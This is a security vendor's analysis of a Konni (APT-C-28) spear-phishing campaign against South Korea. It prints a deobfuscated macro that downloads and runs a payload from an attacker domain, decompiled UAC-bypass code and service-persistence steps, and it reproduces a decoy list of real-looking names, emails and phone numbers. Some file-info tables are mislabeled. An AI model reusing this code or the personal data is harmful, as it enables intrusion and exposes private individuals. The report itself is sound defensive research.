Analysis of APT-C-28 (ScarCruft) organization's attack activities in South Korea

Advanced Threat Institute 360 Threat Intelligence Center *2023-04-11 12:37*

360 Threat Intelligence Center

published in Beijing

Included in collection

APT-C-28 Scar Cruft


APT-C-28 (ScarCruft), also known as Konni, is an APT organization active in the Korean Peninsula . It mainly conducts cyber attacks on government agencies in neighboring countries and regions, mainly to steal sensitive information. The organization's attack activities can be traced back to 2014. In recent years, the organization's activities have been frequent, and it has been continuously tracked and disclosed by several domestic and foreign security teams.

Recently, 360 Advanced Threat Research Institute has repeatedly discovered the organization's targeted attacks against South Korea. In this round of attacks, the organization used inductive file names such as "reward list" and "payment" successively, and at the same time used decoy content such as "encryption currency" and "address book" to induce users to execute malicious macro documents. After the macro document is allowed to execute, it will download or release the CAB payload from itself, decompress and execute the script file in it, and load a series of malicious samples, thereby launching a network attack on the victim to achieve the purpose of stealing secrets.

1. Attack activity analysis

1. Attack process analysis

The attack process organized by Konni is roughly shown in the following figure:



The Konni organization uses decoy files to induce users to click to open them. Once executed, the malicious macro template file will be downloaded from the remote server. The main function of the macro code is to continue to download the CAB file and decompress and execute the check.bat file. The BAT will determine the system version and CPU architecture , in order to select different UAC bypass methods according to the corresponding version when installing the service, so as to successfully disguise the system service to start the backdoor module, achieve the purpose of resident and start the stealing activity.


2. Malicious document analysis

In the recent targeted attacks against South Korea, the Konni organization mainly used malicious documents, all of which were disguised in Korean. Combined with the organization's frequent use of spear phishing attacks, it is inferred that this attack should also be delivered by spear phishing Way.

The following is a recent attack sample targeting South Korea, and its information is as follows:


file name	paypal.docx
File size	14.91 KB (15271 bytes)
MD5	7b27586c4b332c5e87784c8d3e45a523

When this sample is executed, it will download a malicious macro template document (MD5: a6736c776d6d44cec7ec07b9fb628ec3) from the address http://k22012.c1.biz/paypal.dotm, and the macro code is encrypted and cannot be debugged normally. After restoration, its malicious code is as follows:



```
Document
Private Sub Document_Open()
ActiveDocument.Content.Font.ColorIndex = wdBlack
HS86SODEJ
ThisDocument.Saved = True
ActiveDocument.Saved = True
ActiveDocument.AttachedTemplate.Saved = True
End Sub
Private Sub HS86SODEJ()
Dim oW37FbHSeL: Set oW37FbHSeL = CreateObject("WScript.Shell")
iAE3OD = oW37FbHSeL.ExpandEnvironmentStrings("%TEMP%")
oSO34 = iAE3OD & "\FXSAAENPILogFile.txt"
Dim xc03Z: Set xc03Z = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xc03Z.Open "GET", "http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap", False
xc03Z.Send
With bStrm
    .Type = 1
    .Open
    .write xc03Z.responseBody
    .savetofile oSO34, 2
End With
sCmdLine = "cmd /c expand " & oSO34 & " -F:* " & iAE3OD & " && " & iAE3OD & "\check.bat"
n = Shell(sCmdLine, vbHide)
End Sub
```

Its function first sets the gray text that is not easy to read to black, and the content of the document before and after the macro is executed is as follows:



1	이름	메일	휴대폰
2	김나영	anna6277@naver.com	01081210046
3	신영근	ajusin@hanmail.net	01035316050
4	차성주	sjcha510@hanmail.net	01082472715
5	전광현	khjun111@hanmail.net	01197663162
6	하정숙	sooksj@hanmail.net	0165235309
7	강덕수	26sarang@hanmail.net	01040338255
8	채신아	ahc0206@daum.net	01039232268
9	유영주	s-flower77@hanmail.net	01020792228
10	고상준	fourps@paran.com	01024771883
11	박옥순	hmi1020@hanmail.net	01045864954
12	최옥분	choi590806@hanmail.net	01035254836
13	이진수	900jys@hanmail.net	0193604098
14	한정자	han071919@hanmail.net	0165193977
15	강송자	k25322@hanmail.net	01193202532
16	황정숙	elisa261@hanmail.net	01051523416
17	김순기	sunkee@hanmail.net	01031121078
18	임기태	limmaro@hanmail.net	0182589391
19	한성욱	hans0202@daum.net	01050763350
20	황보연	hby0305@hanmail.net	01099010114
21	김대식	yjo0036@hanmail.net	01020437680
22	윤나라	nieuw@daum.net	01068608859
23	김용욱	yong0227@naver.com	01044167971
24	천영기	cyg1000@naver.com	01091779061
25	홍미경	s902059@hanmail.net	01047655786

Then download the file from the address http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap, and save it to %TEMP%\FXSAAENPILogFile.txt (MD5: 1ae5b24456d9751dbd15c5c4fccef261), and finally use expand to download the file Unzip and execute the check.bat in it.


3. Attack component analysis

1) FXSAAENPILogFile.txt file

The FXSAAENPILogFile.txt file information downloaded in the macro code is as follows:

file name	paypal.docx
File size	14.91 KB (15271 bytes)
MD5	7b27586c4b332c5e87784c8d3e45a523

The file is actually a CAB file, as shown in the figure below after decompression:



名称	修改日期	类型	大小
check.bat	2022/9/30 14:47	Windows 批处理...	1 KB
rdssvc32.dat	2022/12/6 7:43	DAT 文件	1 KB
rdssvc32.dll	2022/9/30 10:42	应用程序扩展	80 KB
rdssvc64.dat	2022/12/6 7:43	DAT 文件	1 KB
rdssvc64.dll	2022/9/30 10:42	应用程序扩展	96 KB
trap.bat	2022/12/6 7:45	Windows 批处理...	2 KB
wpnprv32.dll	2022/9/27 19:54	应用程序扩展	40 KB
wpnprv64.dll	2022/9/27 19:53	应用程序扩展	47 KB

2) check.bat file

The check.bat file in the compressed package is run by the macro code and serves as the entry point for loading other components. The file information is as follows:

file name	FXSAAENPILogFile.txt
File size	127.29KB (130346 bytes)
MD5	1ae5b24456d9751dbd15c5c4fccef261

The specific content of check.bat is shown in the figure below. When executing, first judge whether there is a session. If there is, execute trap.bat directly and exit. Otherwise, first judge whether it is a Windows 10 system. If so, set Num to 4, otherwise it is equal to 1. Each parameter represents different UAC bypass methods, and then judge whether it is under a 64-bit system, if so, execute wpnprv64.dll, otherwise execute wpnprv32.dll.


此图片来自微信公众平台
未经允许不可引用


3) wpnprv32.dll file

Taking the 32-bit system as an example, the check.bat file calls wpnprv32.dll, and passes in the parameters Num and trap.bat. This DLL provides two different ways to perform Byass UAC.

file name	check.bat
File size	491B (491 bytes)
MD5	079be709ce7e57f4015b0ca8347e8a29

When the input parameter Num is 1, Bypass UAC is performed by using the wusa.exe whitelist file and combining the token simulation login method. The specific process is as follows. First, start the wusa.exe process through ShellExecuteExw. Since wusa.exe is in the UAC whitelist and does not perform UAC verification, obtain the token for duplicating wusa.exe through the NtOpenProcessToken and NtDuplicatetoken API functions, and then pass the obtained Token to Enter ImpersonateLoggedOnUser to simulate user login, then use CreateProcessWithLogomW to execute the incoming trap.bat, and finally assign the copied token to the thread of the newly created process.






```
    v22 = CreateProcessWithLogonW(
            L"a",
            L"b",
            L"c",
            2u,
            0,
            lpCommandLine,
            0,
            0,
            0,
            &StartupInfo,
            &ProcessInformation);
    if ( v22 )
    {
      if ( ProcessInformation.hThread )
        CloseHandle(ProcessInformation.hThread);
      if ( ProcessInformation.hProcess )
        CloseHandle(ProcessInformation.hProcess);
    }
    hToken = 0;
    v4 = NtSetInformationThread(-2, 5, &hToken, 4);
```


When the incoming Num is 4, use the AppInfo RPC and PPID spoofing technology first disclosed by Project Zero to perform Bypass UAC.

Appinfo is a Windows RPC service, and the RAiLaunchAdminProcess function in this RPC service is mainly used for UAC authentication. The specific process is as follows. First, set startFlags to 0, create a winver.exe process with normal permissions, and then obtain the process debugger handle by calling the NtQueryInformationProcess function, and then detach the debugger so that the existing debugger can be assigned to the next step Created new process.




```
lstrcatW(String1, L"winver.exe");
if ( Sub_10001150_CreateProcess(String1, 0) ) // winver.exe
                                              // startFlags 设置为0，不尝试提升权限权
{
  v13 = NtQueryInformationProcess(hProcess, ProcessWow64Information|0x4, &DebugObject, 4u, 0);
  if ( v13 >= 0 )
  {
    NtRemoveProcessDebug(hProcess, DebugObject);
    TerminateProcess(hProcess, 0);
    CloseHandle(hObject);
    CloseHandle(hProcess);
```

Then re-create a taskmgr.exe process with a high integrity level, get the initial process debug event, and get a full access process handle through NtDuplicateObject.



```
if ( Sub_10001150_CreateProcess(String1, 1) )// taskmgr.exe
                                              // startFlags 设置为1，尝试提升权限权 由于UAC白名单文件，完整性级别为Hi
{
  DbgUiSetThreadDebugObject(DebugObject);
  if ( WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
  {
    while ( 1 )
    {
      if ( DebugEvent.dwDebugEventCode == 3 )
      {
        v5 = DebugEvent.u.CreateThread.lpThreadLocalBase;
        if ( DebugEvent.u.Exception.ExceptionRecord.ExceptionFlags )
          break;
      }
      ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, 0x10002u);
      if ( !WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
        goto LABEL_20;
    }
    *handle = 0;
    v6 = NtDuplicateObject(DebugEvent.u.Exception.ExceptionRecord.ExceptionFlags, -1, -1, handle, 0x1FFFFF,
    v7 = hProcess;
```

Finally, using the parent process deception technique, a new high-integrity level process is created to execute the incoming trap.bat.




```
  {
    if ( InitializeProcThreadAttributeList(v7, 1u, 0, &Size) )
    {
      if ( UpdateProcThreadAttribute(lpAttributeList, 0, 0x20000u, &handle, 4u, 0, 0) )
      {
        StartupInfo.wShowWindow = 0;
        StartupInfo.dwFlags = 1;
        if ( CreateProcessW(
               0,
               lpCommandLine,
               0,
               0,
               0,
               0x80400u,
               0,
               CurrentDirectory,
               &StartupInfo,
               &ProcessInformation) )
        {
```

4) trap.bat file

The basic information of trap.bat executed by wpnprv32.dll is shown in the following table:

file name	trap.bat
File size	1.67KB (1705 bytes)
MD5	8a37c1614aed81a2b9d1f44cf84e2515


Its specific content is:



```
@echo off

set DSP_NAME="Remote Database Service Update"
set DESCRIPTION "Makes local computer changes associated with configuration and maintenance of the database joined computer."
```

When executing, first judge whether it is running under a 64-bit system, if so, copy the 64-bit DLL file and its corresponding DAT file to the system32 directory and rename it to rdssvc.dll and rdssvc.dat, otherwise copy the 32-bit DLL file and its corresponding DAT file Copy the corresponding DAT file to the system32 directory and rename it. Then execute the installation steps to create the rdssvc service, whose service display name is "Remote Database Service Update", execute the path "svchost.exe -k rdssvc", and create it under the registry HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost The rdssvc item, its parameter points to rdssvc.dll, so as to realize permanent residence. Finally, delete all the files in this directory and successfully create the service as shown below. The DLL program loaded by the service is the final remote control Trojan horse.



Remote Access Connection Manager 管理... 手动 本地系统

Remote Database Service Update Mak... 已启动 自动 本地系统

